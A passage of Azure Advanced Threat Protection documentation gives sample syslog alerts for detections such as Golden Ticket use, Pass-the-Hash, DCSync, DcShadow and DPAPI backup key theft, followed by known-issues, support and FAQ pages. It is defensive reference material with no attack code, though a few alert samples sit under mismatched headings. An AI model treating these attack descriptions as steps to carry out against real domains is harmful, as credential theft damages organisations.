10-29-2018 11:22:04 Auth.Error 192.168.0.202 1 2018-10-29T09:22:00.350864+00:00 DC3 CEF 3908 RetrieveDataProtectionBackupKeyS |Microsoft|Azure ATP|2.52.5704.46184|RetrieveDataProtectionBackupKeySecurityAlert|Malicious Data Protection Private Information Request|10|start=2018-10-29T09:19:45.6307993Z app=LsaRpc shost=CLIENT1 msg=user1 performed 1 successful attempts from CLIENT1 to retrieve DPAPI domain backup key from DC1. externalId=2020 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/2f5717cb-2434-4d54-8af4-b2c6d14bc15c cs2Label=trigger cs2=new

Network-mapping reconnaissance (DNS)

10-29-2018 11:20:02 Auth.Warning 192.168.0.202 1 2018-10-29T09:19:59.056894+00:00 DC3 CEF 3908 DnsReconnaissanceSecurityAlert |Microsoft|Azure ATP|2.52.5704.46184|DnsReconnaissanceSecurityAlert|Reconnaissance using DNS|5|start=2018-10-29T09:19:43.5033765Z app=Dns shost=CLIENT1 msg=Suspicious DNS activity was observed, originating from CLIENT1 (which is not a DNS server) against DC1. externalId=2007 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/23937d33-ff71-484d-be0a-3c417fe573ce cs2Label=trigger cs2=new

Reconnaissance using directory services queries

02-21-2018 16:22:08 Auth.Warning 192.168.0.220 1 2018-02-21T14:21:54.267658+00:00 CENTER CEF 6076 SamrReconnaissanceSecurityAlert |Microsoft|Azure ATP|2.22.4228.22540|SamrReconnaissanceSecurityAlert| Reconnaissance using directory services enumeration |5|start=2018-02-21T14:19:41.9912772Z app= Samr shost=CLIENT1 suser=user1 outcome=Success msg= The following directory services enumerations using SAMR protocol were attempted against DC1 from CLIENT1:\r\nSuccessful enumeration of all groups in domain1.test.local by user1. externalId=2019 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/f295029a-ffae-408b-9dd0-55424c81eac0 cs2Label=trigger cs2=new

Remote code execution attempt

10-29-2018 11:22:04 Auth.Warning 192.168.0.202 1 2018-10-29T09:22:00.100856+00:00 DC3 CEF 3908 RemoteExecutionSecurityAlert |Microsoft|Azure ATP|2.52.5704.46184|RemoteExecutionSecurityAlert|Remote code execution attempt|5|start=2018-10-29T09:19:45.0552367Z shost=CLIENT1 msg=The following remote

code execution attempts were performed on DC1 from CLIENT1:\r\nSuccessful remote scheduling of one or more tasks by user1.\r\nFailed remote scheduling of one or more tasks by user1.\r\nSuccessful remote execution of one or more WMI methods by user1. externalId=2019 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/f063c778-830c-4e9f-98d1-bc6c11c94e11 cs2Label=trigger cs2=new

Remote code execution over DNS

1-17-2019 08:24:54 Auth.Warning 192.168.0.202 1 2019-01-17T08:24:54.100856+00:00 DC3 CEF 3908 DnsRemoteCodeExecutionSecurityAlert i»¿0|Microsoft|Azure ATP|2.63.0.0|DnsRemoteCodeExecutionSecurityAlert|[PREVIEW] Remote code execution over DNS|5|start=2019-01-17T08:24:54.5293800Z app=Dns shost=CLIENT1 msg=An actor attempted to run commands remotely on CLIENT1 from DC1, over DNS protocol. externalId=2036 cs1Label=url cs1=https://contoso-corp.atp.azure.com:13000/securityAlert/591f9769-d904-40b1-89fa-c307c2ca814f cs2Label=trigger cs2=new

Security principal reconnaissance (LDAP)

02-18-2019 16:48:08 Auth.Warning 127.0.0.1 1 2019-02-18T14:48:02.912264+00:00 DC1 CEF 4656 LdapSearchReconnaissanceSecurity i»¿0|Microsoft|Azure ATP|2.66.0.0|LdapSearchReconnaissanceSecurityAlert|[PREVIEW] Reconnaissance using LDAP Queries|5|start=2019-02-18T14:46:29.4644276Z app=LdapSearch shost=CLIENT1 msg=An actor on CLIENT1 sent suspicious LDAP queries to DC1, searching for 4 types of enumeration and Server Operators (Members can administer domain servers) in 2 domains externalId=2038 cs1Label=url cs1=https://contoso-corp.atp.azure.com:13000/securityAlert/81ea99c4-ce1f-4581-ac8f-7440fbed7cd0 cs2Label=trigger cs2=new

Suspected brute force attack (LDAP)

02-21-2018 16:20:21 Auth.Warning 192.168.0.220 1 2018-02-21T14:20:06.156238+00:00 CENTER CEF 6076 LdapBruteForceSecurityAlert i»¿0|Microsoft|Azure ATP|2.22.4228.22540|LdapBruteForceSecurityAlert|Brute force attack using LDAP simple bind|5|start=2018-02-21T14:19:41.7422810Z app=Ldap suser=Wofford Thurston shost=CLIENT1 msg=A brute force attack using the Ldap protocol was attempted on Wofford Thurston (Software Engineer) from CLIENT1 (100 guess attempts). cnt=100 externalId=2004 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/57b8ac96-7907-4971-9b27-ec77ad8c029a cs2Label=trigger cs2=update

Suspected brute force attack (Kerberos, NTLM)

10-29-2018 11:20:47 Auth.Warning 192.168.0.202 1 2018-10-29T09:20:44.478827+00:00 DC3 CEF 3908 BruteForceSecurityAlert i»¿0|Microsoft|Azure ATP|2.52.5704.46184|BruteForceSecurityAlert|Suspicious authentication failures|5|start=2018-10-29T09:19:44.9512286Z app=Kerberos shost=CLIENT1 msg=Suspicious authentication failures indicating a potential brute-force attack were detected from CLIENT1. externalId=2023 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/85042c8e-27fa-49b3-8667-dabc1aa31580 cs2Label=trigger cs2=new

Suspected DCSync attack (replication of directory services)

02-21-2018 16:20:06 Auth.Warning 192.168.0.220 1 2018-02-21T14:19:54.254930+00:00 CENTER CEF 6076 MaliciousServiceCreationSecurity i»¿0|Microsoft|Azure ATP|2.22.4228.22540|MaliciousServiceCreationSecurityAlert|Suspicious service creation|5|start=2018-02-21T14:19:41.7897808Z app=ServiceInstalledEvent shost=CLIENT1 msg=user1 created MaliciousService in order to execute potentially malicious commands on CLIENT1. externalId=2026 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/179229b6-b791-4895-b5aa-fdf3747a325c cs2Label=trigger cs2=update

Suspected Golden Ticket usage (encryption downgrade)

10-29-2018 11:25:07 Auth.Warning 192.168.0.202 1 2018-10-29T09:25:01.007701+00:00 DC3 CEF 3908 GoldenTicketEncryptionDowngradeS i»¿0|Microsoft|Azure ATP|2.52.5704.46184|GoldenTicketEncryptionDowngradeSecurityAlert|Encryption downgrade activity (potential

golden ticket attack)|5|start=2018-10-29T09:37:49.0849130Z app=Kerberos msg=W10-000007-Lap used a weaker encryption method (RC4), in the Kerberos service request (TGS_REQ), from W10-000007-Lap, to access host/domain1.test.local. externalId=2009 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/f01f8403-88b2-437e-b4ad-d72485fe05ac cs2Label=trigger cs2=new

Suspected Golden Ticket usage (non-existent account)

07-01-2018 14:28:49 Auth.Error 192.168.0.100 1 2018-07-01T11:28:35.546638+00:00 CENTER CEF 38768 ForgedPrincipalSecurityAlert |Microsoft|Azure ATP|2.39.0.0|ForgedPrincipalSecurityAlert|Kerberos Golden Ticket - non-existing account|10|start=2018-07-01T09:48:31.2567987Z app=Kerberos suser=domain1.test.local\fake msg=domain1.test.local\fake, which does not exist in Active Directory, used a Kerberos ticket. The ticket was detected from 2 computers to access 3 resources. This may indicate a potential Golden Ticket attack. externalId=2027 cs1Label=url cs1=https://contoso-corp.atp.azure.com:13000/securityAlert/98f050d4-9134-429c-8e54-d8eeb19849c4 cs2Label=trigger cs2=update

Suspected Golden Ticket usage (ticket anomaly)

1 2018-11-18T10:46:23.346946+00:00 MAXIMG-7050 CEF 24284 GoldenTicketSizeAnomalySecurityAlert|Microsoft|Azure ATP|2.56.0.0|GoldenTicketSizeAnomalySecurityAlert|[PREVIEW] Suspected Golden Ticket usage (ticket anomaly)|10|start=2018-11-18T10:44:12.9317797Z app=Kerberos shost=CLIENT2 suser=RFosdyke msg=Renzo Fosdyke (Software Engineer) used a suspicious Kerberos ticket from CLIENT2 to access ldap/domain1.test.local. externalId=2032 cs1Label=url cs1=https://contoso-corp.atp.azure.com:13000/securityAlert/63600e03-f423-49bf-a92d-4010e1d52b9f cs2Label=trigger cs2=update

Suspected Golden Ticket usage (time anomaly)

02-21-2018 16:22:39 Auth.Error 192.168.0.220 1 2018-02-21T14:22:34.274054+00:00 CENTER CEF 6076 GoldenTicketSecurityAlert |Microsoft|Azure ATP|2.22.4228.22540|GoldenTicketSecurityAlert|Kerberos Golden Ticket activity|10|start=2018-02-21T14:19:03.2416152Z app=Kerberos suser=Lanell Campos msg=Suspicious usage of Lanell Campos (Software Engineer)'s Kerberos ticket, indicating a potential Golden Ticket attack, was detected. externalId=2022 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/702c836e-6f49-4479-9892-80e8bccbfac0 cs2Label=trigger cs2=update

Suspected Golden Ticket usage (forged authorization data)

10-29-2018 11:22:04 Auth.Error 192.168.0.202 1 2018-10-29T09:21:59.288337+00:00 DC3 CEF 3908 ForgedPacSecurityAlert |Microsoft|Azure ATP|2.52.5704.46184|ForgedPacSecurityAlert|Privilege escalation using forged authorization data|10|start=2018-10-29T09:19:43.6403358Z app=Kerberos suser=user1 msg=user1 failed to escalate privileges against DC1 to host/domain1.test.local from CLIENT1 by using forged authorization data. externalId=2013 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/b698d438-5013-4bca-be0b-f219f8b69108 cs2Label=trigger cs2=new

Suspected identity theft (Pass-the-Hash)

02-21-2018 17:04:47 Auth.Error 192.168.0.220 1 2018-02-21T15:04:33.537583+00:00 CENTER CEF 6076 PassTheHashSecurityAlert |Microsoft|Azure ATP|2.22.4228.22540|PassTheHashSecurityAlert|Identity theft using Pass-the-Hash attack|10|start=2018-02-21T15:02:22.2577465Z app=Kerberos suser=Eugene Jenkins msg=Eugene Jenkins (Software Engineer)'s hash was stolen from one of the computers previously logged into by Eugene Jenkins (Software Engineer) and used from CLIENT1. externalId=2017 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/511f1487-2915-477d-be2e-04cfba702ccd cs2Label=trigger cs2=update

Suspected identity theft (Pass-the-Ticket)

02-21-2018 17:04:47 Auth.Error 192.168.0.220 1 2018-02-21T15:04:33.537583+00:00 CENTER CEF 6076 PassTheTicketSecurityAlert |Microsoft|Azure ATP|2.22.4228.22540|PassTheTicketSecurityAlert|Identity theft using Pass-the-Ticket attack|10|start=2018-02-21T15:02:22.2577465Z app=Kerberos suser=Eugene Jenkins msg=Eugene Jenkins (Software Engineer)'s Kerberos tickets were stolen from Admin-PC to Victim-PC and used to access krbtgt/DOMAIN1.TEST.LOCAL. externalId=2018 cs1Label=url cs1=https://contoso-

corp.atp.azure.com/securityAlert/511f1487-2915-477d-be2e-04cfba702ccd cs2Label=trigger cs2=new

Suspected NTLM authentication tampering

07-17-2019 18:18:44 Auth.Warning 192.168.0.77 1 2019-07-09T15:18:30.967118+00:00 CENTER CEF 7144 AbnormalNtlmSigningSecurityAlert i»¿0|Microsoft|Azure ATP|2.86.0.0|AbnormalNtlmSigningSecurityAlert| [PREVIEW] Suspected NTLM authentication tampering|5|start=2019-07-09T15:14:57.5280720Z app=Ntlm shost=CLIENT1 msg=2 accounts on CLIENT1 is suspiciously trying to authenticate against 2 computers over NTLM. externalId=2039 cs1Label=url cs1=https://contoso-corp.atp.azure.com:13000/securityAlert/d4ce6252-2c0f-47f6-a534-47ee8ad983be cs2Label=trigger cs2=new

Suspected Over-Pass-the-Hash attack (encryption downgrade)

02-21-2018 16:21:07 Auth.Warning 192.168.0.220 1 2018-02-21T14:20:54.145833+00:00 CENTER CEF 6076 EncryptionDowngradeSecurityAlert i»¿0|Microsoft|Azure ATP|2.22.4228.22540|EncryptionDowngradeSecurityAlert|Encryption downgrade activity|5|start=2018-02-21T14:19:41.8737870Z app=Kerberos msg= The encryption method of the Encrypted_Timestamp field of AS_REQ message from CLIENT1 has been downgraded based on previously learned behavior. This may be a result of a credential theft using Overpass-the-Hash from CLIENT1. externalId=2008 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/6354b9ed-6a39-4f5b-b10e-f51bbee879d2 cs2Label=trigger cs2=update

Suspected Skeleton Key attack (encryption downgrade)

02-21-2018 16:21:07 Auth.Warning 192.168.0.220 1 2018-02-21T14:20:54.145833+00:00 CENTER CEF 6076 EncryptionDowngradeSecurityAlert i»¿0|Microsoft|Azure ATP|2.22.4228.22540|EncryptionDowngradeSecurityAlert|Encryption downgrade activity|5|start=2018-02-21T14:19:41.8737870Z app=Kerberos msg=The encryption method of the ETYPE_INFO2 field of KRB_ERR message from CLIENT1 has been downgraded based on previously learned behavior. This may be a result of a Skeleton Key on DC1. externalId=2010 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/6354b9ed-6a39-4f5b-b10e-f51bbee879d2 cs2Label=trigger cs2=new

Suspicious authentication failures

02-21-2018 16:19:20 Auth.Warning 192.168.0.220 1 2018-02-21T14:19:15.397995+00:00 CENTER CEF 6076 BruteForceSecurityAlert i»¿0|Microsoft|Azure ATP|2.22.4228.22540|BruteForceSecurityAlert|Suspicious authentication failures|5|start=2018-02-21T14:19:03.3831122Z app=Kerberos shost=CLIENT1 msg=Suspicious authentication failures indicating a potential brute-force attack were detected from CLIENT1. externalId=2023 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/fea88fc7-4110-454d-816d-349032474fd6 cs2Label=trigger cs2=new

Suspicious communication over DNS

10-04-2018 14:49:38 Auth.Warning 192.168.0.202 1 2018-10-04T11:49:25.954059+00:00 DC3 CEF 3604 DnsSuspiciousCommunicationSecuri i»¿0|Microsoft|Azure ATP|2.49.5589.58606|DnsSuspiciousCommunicationSecurityAlert|Suspicious Communication over DNS|5|start=2018-10-04T11:49:11.0822077Z app=DnsEvent dhost= suspiciousdomainname msg=CLIENT1 sent suspicious DNS queries resolving suspiciousdomainname externalId=2031 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/0fc77777-49ca-40b3-a7ba-7644f355539e cs2Label=trigger cs2=new

Suspicious domain controller promotion (potential DcShadow attack)

07-12-2018 11:18:07 Auth.Error 192.168.0.200 1 2018-07-12T08:18:06.883880+00:00 DC1 CEF 3868 DirectoryServicesRoguePromotionS i»¿0|Microsoft|Azure ATP|2.40.0.0|DirectoryServicesRoguePromotionSecurityAlert| **Suspicious domain controller promotion (potential DcShadow attack)**|10|start=2018-07-12T08:17:55.4067092Z app=Ldap shost=CLIENT1 msg=CLIENT1, which is a computer in domain1.test.local, registered as a domain controller on DC1. externalId=2028 cs1Label=url cs1=https://contoso-corp.atp.azure.com:13000/securityAlert/97c59b43-dc18-

44ee-9826-8fd5d03bd53 cs2Label=trigger cs2=update

Suspicious additions to sensitive groups

10-29-2018 11:21:03 Auth.Warning 192.168.0.202 1 2018-10-29T09:20:49.667014+00:00 DC3 CEF 3908
AbnormalSensitiveGroupMembership i»¿0|Microsoft|Azure
ATP|2.52.5704.46184|AbnormalSensitiveGroupMembershipChangeSecurityAlert|Suspicious modification of sensitive groups|5|start=2018-10-29T09:19:43.3013729Z app=GroupMembershipChangeEvent suser=user1 msg=user1 has uncharacteristically modified sensitive group memberships. externalId=2024 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/6f7e677e-f068-41e5-bada-708cd5a322b9 cs2Label=trigger cs2=new

Suspicious replication of directory services

02-21-2018 16:21:22 Auth.Error 192.168.0.220 1 2018-02-21T14:21:13.978554+00:00 CENTER CEF 6076
DirectoryServicesReplicationSecu i»¿0|Microsoft|Azure
ATP|2.22.4228.22540|DirectoryServicesReplicationSecurityAlert|Malicious replication of directory services|10|start=2018-02-21T14:19:03.9975656Z app=Drsr shost=CLIENT1 msg=Malicious replication requests were successfully performed by user1, from CLIENT1 against DC1. outcome=Success externalId=2006 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/cb95648e-1b6f-4d3b-81b9-7605532787d7 cs2Label=trigger cs2=new

Suspicious replication request (potential DcShadow attack)

07-12-2018 11:18:37 Auth.Error 192.168.0.200 1 2018-07-12T08:18:32.265989+00:00 DC1 CEF 3868
DirectoryServicesRogueReplicatio i»¿0|Microsoft|Azure
ATP|2.40.0.0|DirectoryServicesRogueReplicationSecurityAlert| **Suspicious replication request (potential DcShadow attack)**|10|start=2018-07-12T08:17:55.3816102Z **app=Replication Activity** shost=CLIENT1 msg=CLIENT1, which is not a valid domain controller in domain1.test.local, sent changes to directory objects on DC1. externalId=2029 cs1Label=url cs1=https://contoso-corp.atp.azure.com:13000/securityAlert/1d5d1444-12cf-4db9-be48-39ebc2f51515 cs2Label=trigger cs2=new

Suspicious service creation

10-29-2018 11:20:02 Auth.Warning 192.168.0.202 1 2018-10-29T09:19:59.164874+00:00 DC3 CEF 3908
MaliciousServiceCreationSecurity i»¿0|Microsoft|Azure
ATP|2.52.5704.46184|MaliciousServiceCreationSecurityAlert|Suspicious service creation|5|start=2018-10-29T09:19:44.9471965Z app=ServiceInstalledEvent shost=CLIENT1 msg=user1 created MaliciousService in order to execute potentially malicious commands on CLIENT1. externalId=2026 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/118bbe3d-fe72-40de-80d0-2678b68aa027 cs2Label=trigger cs2=new

Suspicious VPN Connection

07-03-2018 13:13:12 Auth.Warning 192.168.0.200 1 2018-07-03T10:13:06.187834+00:00 DC1 CEF 2520
AbnormalVpnSecurityAlert i»¿0|Microsoft|Azure ATP|2.39.0.0|AbnormalVpnSecurityAlert|Suspicious VPN Connection|5|start=2018-06-30T15:34:05.3887333Z app=VpnConnection suser=user1 msg=user1 connected to a VPN using 3 computers from 3 Locations. externalId=2025 cs1Label=url cs1=https://contoso-corp.eng.atp.azure.com:13000/securityAlert/88c46b0e-372f-4c06-9935-67bd512c4f68 cs2Label=trigger cs2=new

Suspected WannaCry ransomware attack

02-21-2018 16:21:22 Auth.Warning 192.168.0.220 1 2018-02-21T14:21:13.916050+00:00 CENTER CEF 6076
AbnormalProtocolSecurityAlert i»¿0|Microsoft|Azure
ATP|2.22.4228.22540|AbnormalProtocolSecurityAlert|SuspectedWannaCryRansomwareAttack|5|start=2018-02-21T14:19:03.1981155Z app=Ntlm shost=CLIENT2 outcome=Success msg=There were attempts to authenticate from CLIENT2 against DC1 using an unusual protocol implementation. May be a result of malicious tools used to execute attacks such as WannaCry. externalId=2035 cs1Label=url cs1=https://contoso-

corp.atp.azure.com/securityAlert/40fe98dd-aa42-4540-9d73-831486fdd1e4 cs2Label=trigger cs2=new

Suspected brute force attack (SMB)

002-21-2018 16:21:22 Auth.Warning 192.168.0.220 1 2018-02-21T14:21:13.916050+00:00 CENTER CEF 6076 AbnormalProtocolSecurityAlert |Microsoft|Azure ATP|2.22.4228.22540|AbnormalProtocolSecurityAlert|SuspectedBrutForceAttack|5|start=2018-02-21T14:19:03.1981155Z app=Ntlm shost=CLIENT2 outcome=Success msg=There were attempts to authenticate from CLIENT2 against DC1 using an unusual protocol implementation. May be a result of malicious tools used to execute attacks such as Hydra. externalId=2033 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/40fe98dd-aa42-4540-9d73-831486fdd1e4 cs2Label=trigger cs2=new

Suspected use of Metasploit hacking framework

002-21-2018 16:21:22 Auth.Warning 192.168.0.220 1 2018-02-21T14:21:13.916050+00:00 CENTER CEF 6076 AbnormalProtocolSecurityAlert |Microsoft|Azure ATP|2.22.4228.22540|AbnormalProtocolSecurityAlert|SuspectedAttackUsingMetasploit|5|start=2018-02-21T14:19:03.1981155Z app=Ntlm shost=CLIENT2 outcome=Success msg=There were attempts to authenticate from CLIENT2 against DC1 using an unusual protocol implementation. May be a result of malicious tools used to execute attacks such as Metasploit. externalId=2034 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/40fe98dd-aa42-4540-9d73-831486fdd1e4 cs2Label=trigger cs2=new

Suspected overpass-the-hash attack (Kerberos)

002-21-2018 16:21:22 Auth.Warning 192.168.0.220 1 2018-02-21T14:21:13.916050+00:00 CENTER CEF 6076 AbnormalProtocolSecurityAlert |Microsoft|Azure ATP|2.22.4228.22540|AbnormalProtocolSecurityAlert|SuspectedOverPassTheHashAttack|5|start=2018-02-21T14:19:03.1981155Z app=Ntlm shost=CLIENT2 outcome=Success msg=There were attempts to authenticate from CLIENT2 against DC1 using an unusual protocol implementation. May be a result of malicious acts using the Kerberos protocol. externalId=2002 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/40fe98dd-aa42-4540-9d73-831486fdd1e4 cs2Label=trigger cs2=new

User and IP address reconnaissance (SMB)

002-21-2018 16:21:22 Auth.Warning 192.168.0.220 1 2018-02-21T14:21:13.916050+00:00 CENTER CEF 6076 AbnormalProtocolSecurityAlert |Microsoft|Azure ATP|2.22.4228.22540|AbnormalProtocolSecurityAlert|ReconnaissanceusingSMBSessionEnumeration|5|start=2018-02-21T14:19:03.1981155Z app=Ntlm shost=CLIENT2 outcome=Success msg=There were attempts to authenticate from CLIENT2 against DC1 using an unusual protocol implementation. May be a result of malicious tools used to execute attacks such as Metasploit. externalId=2034 cs1Label=url cs1=https://contoso-corp.atp.azure.com/securityAlert/40fe98dd-aa42-4540-9d73-831486fdd1e4 cs2Label=trigger cs2=new

See Also

- [Azure ATP prerequisites](#)
- [Azure ATP capacity planning](#)
- [Configure event collection](#)
- [Configuring Windows event forwarding](#)
- [Check out the Azure ATP forum!](#)

Azure ATP Known Issues

5/6/2019 • 2 minutes to read

Azure ATP occasionally has engineering or feature limitations that may limit or change the way your organization uses Azure ATP services. Known Issue limitations that have no known workaround, or a work in progress status without a specific update timeline are described here.

For Azure ATP known issues with known workarounds, see [Troubleshooting Azure ATP Known Issues](#). To check the status of your Azure ATP tenant, visit the [Azure ATP Health Center](#).

DNS reconnaissance alert

ISSUE	STATUS
The <i>DNS reconnaissance</i> security alert issue affects customers by issuing repetitive False Positive DNS reconnaissance alerts from a single machine. If a spike of DNS reconnaissance alerts are seen generated from a single computer, close or delete these alerts until update 2.67 is deployed and resolves this issue.	Update 2.67 resolves this issue.

Suspected Brute Force attack (LDAP) Security Alert display

ISSUE	STATUS
The <i>Suspected Brute Force attack (LDAP)</i> security alert is not always displayed as expected. In certain scenarios, the alert description is displayed out of order.	Engineering is currently working on addressing this issue.

AD groups with more than 1000 members have limited detail sync

ISSUE	STATUS
Azure ATP does not support entity detail sync in AD groups with more than 1000 members per group. When investigating entities in groups with more than 1000 members, some entities may fail to sync or display details.	Engineering limitation. No known resolution.

Report downloads cannot contain more than 100,000 entries

ISSUE	STATUS
Azure ATP does not support report downloads that contain more than 100,000 entries per report. Reports will render as incomplete if more than 100,000 entries are included.	Engineering limitation. No known resolution.

Closed issues

This group of known issues are now closed. Check the version number of the fix for reference.

Remote Code Execution attempts using Remote PowerShell commands or scripts are not detected when using Windows Server 2016 - v.2.57 (December 2, 2018)

ISSUE	STATUS
Remote Code Execution attempts using Remote PowerShell commands are not currently detected on Sensor machines running Windows Server 2016. Related detections and resulting alerts are not available.	Engineering is currently working on addressing this issue and adding Windows Server 2016 support.

See Also

- [Troubleshooting Azure ATP Known Issues](#)
- [Troubleshooting Azure ATP using logs](#)
- [What's new in Azure ATP](#)
- [Check out the Azure ATP forum!](#)

Azure Advanced Threat Protection information and support

5/6/2019 • 2 minutes to read

Use the following resources to help you learn about, deploy, and support Azure Advanced Threat Protection for your organization.

TO DO THISDO THIS:
See our most popular documentation	Read the top ten pages: <ul style="list-style-type: none">- What is Azure Advanced Threat Protection?- Azure ATP prerequisites- Azure ATP architecture- Azure ATP capacity planning- Creating an instance- Understanding security alerts- Azure ATP security alerts- Investigate a computer- Investigate a user- Investigate a lateral movement path
Engage with the product team and your peers	Visit the Tech Community for Azure Advanced Threat Protection.
Check subscription information and get a list of which features are supported	See subscription information and the feature list from the Azure Advanced Threat Protection website.

Information about new releases and updates

The Azure Advanced Threat Protection product team posts announcements about new releases and updates to the [Enterprise Mobility and Security blog](#). These blog posts supplement the product documentation and support information.

For an up-to-date list of newly released features and recent changes in Azure ATP, check out [What's new in Azure Advanced Threat Protection](#).

Support options and community resources

This section provides information about support, troubleshooting options, and community resources.

To contact Microsoft Support:

If you have Premier Support, visit the [portal for Premier Support customers](#) to submit incidents, browse solutions, and get help.

For other customers, use the support channels as follows:

CHANNELS	INSTRUCTIONS
----------	--------------

CHANNELS	INSTRUCTIONS
Use the Azure portal	<ol style="list-style-type: none"> 1. Select New support request from Help + support in the Azure portal. 2. When you are prompted, on the Basics blade, as the Issue type, choose Technical, as the Service under Security & Identity, choose Azure Advanced Threat Protection. 3. Make sure that one of the following options is selected: <ul style="list-style-type: none"> - Subscription with technical support included. You see this option if you have a paid or trial subscription for Azure. - Technical support included. You see this option if you don't have an Azure subscription.
Use the Azure Advanced Threat Protection portal	<ol style="list-style-type: none"> 1. Click on the "?" icon in the top navigation bar in Azure Advanced Threat Protection portal 2. Search for Azure Advanced Threat Protection. 3. Open an incident ticket. <ul style="list-style-type: none"> - Select "Support" 4. Open an incident ticket. If you succeed in entering the Azure Advanced Threat Protection portal, you can enter the Online Assisted Support (OAS) portal.

For additional support options, ask your Microsoft contact.

Self help

System status page

To view system status for Azure ATP, visit the [System status](#) page. This page gives you information as to whether the Azure ATP portal is up and active, if there are issues with detections and if the Sensor is able to send traffic to the cloud. You can access the **System status** from the Azure ATP menu bar.

On-demand videos

- Microsoft Ignite 2018 sessions for [Azure Advanced Threat Protection](#).

Troubleshooting:

- If you have a question about how something works, check whether your question is already answered in [Frequently asked questions](#).
- If you have a question about a prerequisite for Azure Advanced Threat Protection, see [ATP prerequisites](#).
- If you have Windows Defender ATP deployed in your environment and you want to integrate it with Azure Advanced Threat Protection, see [Integrate with Windows Defender ATP](#).
- For information regarding investigation of a security alert, see the [security alert guide](#).

Community resources

We recommend the [tech community group for Azure Advanced Threat Protection](#). This resource provides direct responses from the Azure Advanced Threat Protection team in addition to the benefit of shared experiences and knowledge from other administrators and consultants.

Azure ATP frequently asked questions

5/30/2019 • 8 minutes to read

This article provides a list of frequently asked questions and answers about Azure ATP divided into the following categories:

- [What is Azure ATP](#)
- [Licensing and privacy](#)
- [Deployment](#)
- [Operations](#)
- [Troubleshooting](#)

What is Azure ATP?

What can Azure ATP detect?

Azure ATP detects known malicious attacks and techniques, security issues, and risks against your network. For the full list of Azure ATP detections, see [What detections does Azure ATP perform?](#)

What data does Azure ATP collect?

Azure ATP collects and stores information from your configured servers (domain controllers, member servers, etc.) in a database specific to the service for administration, tracking, and reporting purposes. Information collected includes network traffic to and from domain controllers (such as Kerberos authentication, NTLM authentication, DNS queries), security logs (such as Windows security events), Active Directory information (structure, subnets, sites), and entity information (such as names, email addresses, and phone numbers).

Microsoft uses this data to:

- Proactively identify indicators of attack (IOAs) in your organization
- Generate alerts if a possible attack was detected
- Provide your security operations with a view into entities related to threat signals from your network, enabling you to investigate and explore the presence of security threats on the network.

Microsoft does not mine your data for advertising or for any other purpose other than providing you the service.

Does Azure ATP only leverage traffic from Active Directory?

In addition to analyzing Active Directory traffic using deep packet inspection technology, Azure ATP also collects relevant Windows Events from your domain controller and creates entity profiles based on information from Active Directory Domain Services. Azure ATP also supports receiving RADIUS accounting of VPN logs from various vendors (Microsoft, Cisco, F5, and Checkpoint).

Does Azure ATP monitor only domain-joined devices?

No. Azure ATP monitors all devices in the network performing authentication and authorization requests against Active Directory, including non-Windows and mobile devices.

Does Azure ATP monitor computer accounts as well as user accounts?

Yes. Since computer accounts (as well as any other entities) can be used to perform malicious activities, Azure ATP monitors all computer accounts behavior and all other entities in the environment.

Licensing and privacy

Where can I get a license for Azure Advanced Threat Protection (ATP)?

Azure ATP is available as part of Enterprise Mobility + Security 5 suite (EMS E5), and as a standalone license. You can acquire a license directly from the [Microsoft 365 portal](#) or through the Cloud Solution Partner (CSP) licensing model.

Is this going to be a part of Azure Active Directory or on-premises Active Directory?

The Azure ATP solution is currently a standalone offering. It is not a part of Azure Active Directory or on-premises Active Directory.

Is my data isolated from other customer data?

Yes, your data is isolated through access authentication and logical segregation based on customer identifiers. Each customer can only access data collected from their own organization and generic data that Microsoft provides.

Do I have the flexibility to select where to store my data?

No. When your Azure ATP instance is created, it is stored automatically in the country data center closest to the geographical location of your AAD tenant. Azure ATP data cannot be moved once your Azure ATP instance is created to a different data center.

How does Microsoft prevent malicious insider activities and abuse of high privilege roles?

Microsoft developers and administrators have, by design, been given sufficient privileges to carry out their assigned duties to operate and evolve the service. Microsoft deploys combinations of preventive, detective, and reactive controls including the following mechanisms to help protect against unauthorized developer and/or administrative activity:

- Tight access control to sensitive data
- Combinations of controls that greatly enhance independent detection of malicious activity
- Multiple levels of monitoring, logging, and reporting

In addition, Microsoft conducts background verification checks on certain operations personnel, and limits access to applications, systems, and network infrastructure in proportion to the level of background verification. Operations personnel follow a formal process when they are required to access a customer's account or related information in the performance of their duties.

Deployment

How many Azure ATP sensors do I need?

Every domain controller in the environment should be covered by an ATP sensor or standalone sensor. For more information, see [Azure ATP sensor sizing](#).

Does Azure ATP work with encrypted traffic?

Network protocols with encrypted traffic (for example, AtSvc and WMI) are not decrypted, but are analyzed by the sensors.

Does Azure ATP work with Kerberos Armoring?

Enabling Kerberos Armoring, also known as Flexible Authentication Secure Tunneling (FAST), is supported by Azure ATP, with the exception of over-pass the hash detection, which does not work with Kerberos Armoring.

How do I monitor a virtual domain controller using Azure ATP?

Most virtual domain controllers can be covered by the Azure ATP sensor, to determine whether the Azure ATP sensor is appropriate for your environment, see [Azure ATP Capacity Planning](#).

If a virtual domain controller can't be covered by the Azure ATP sensor, you can have either a virtual or physical Azure ATP standalone sensor as described in [Configure port mirroring](#).

The easiest way is to have a virtual Azure ATP standalone sensor on every host where a virtual domain controller exists.

If your virtual domain controllers move between hosts, you need to perform one of the following steps:

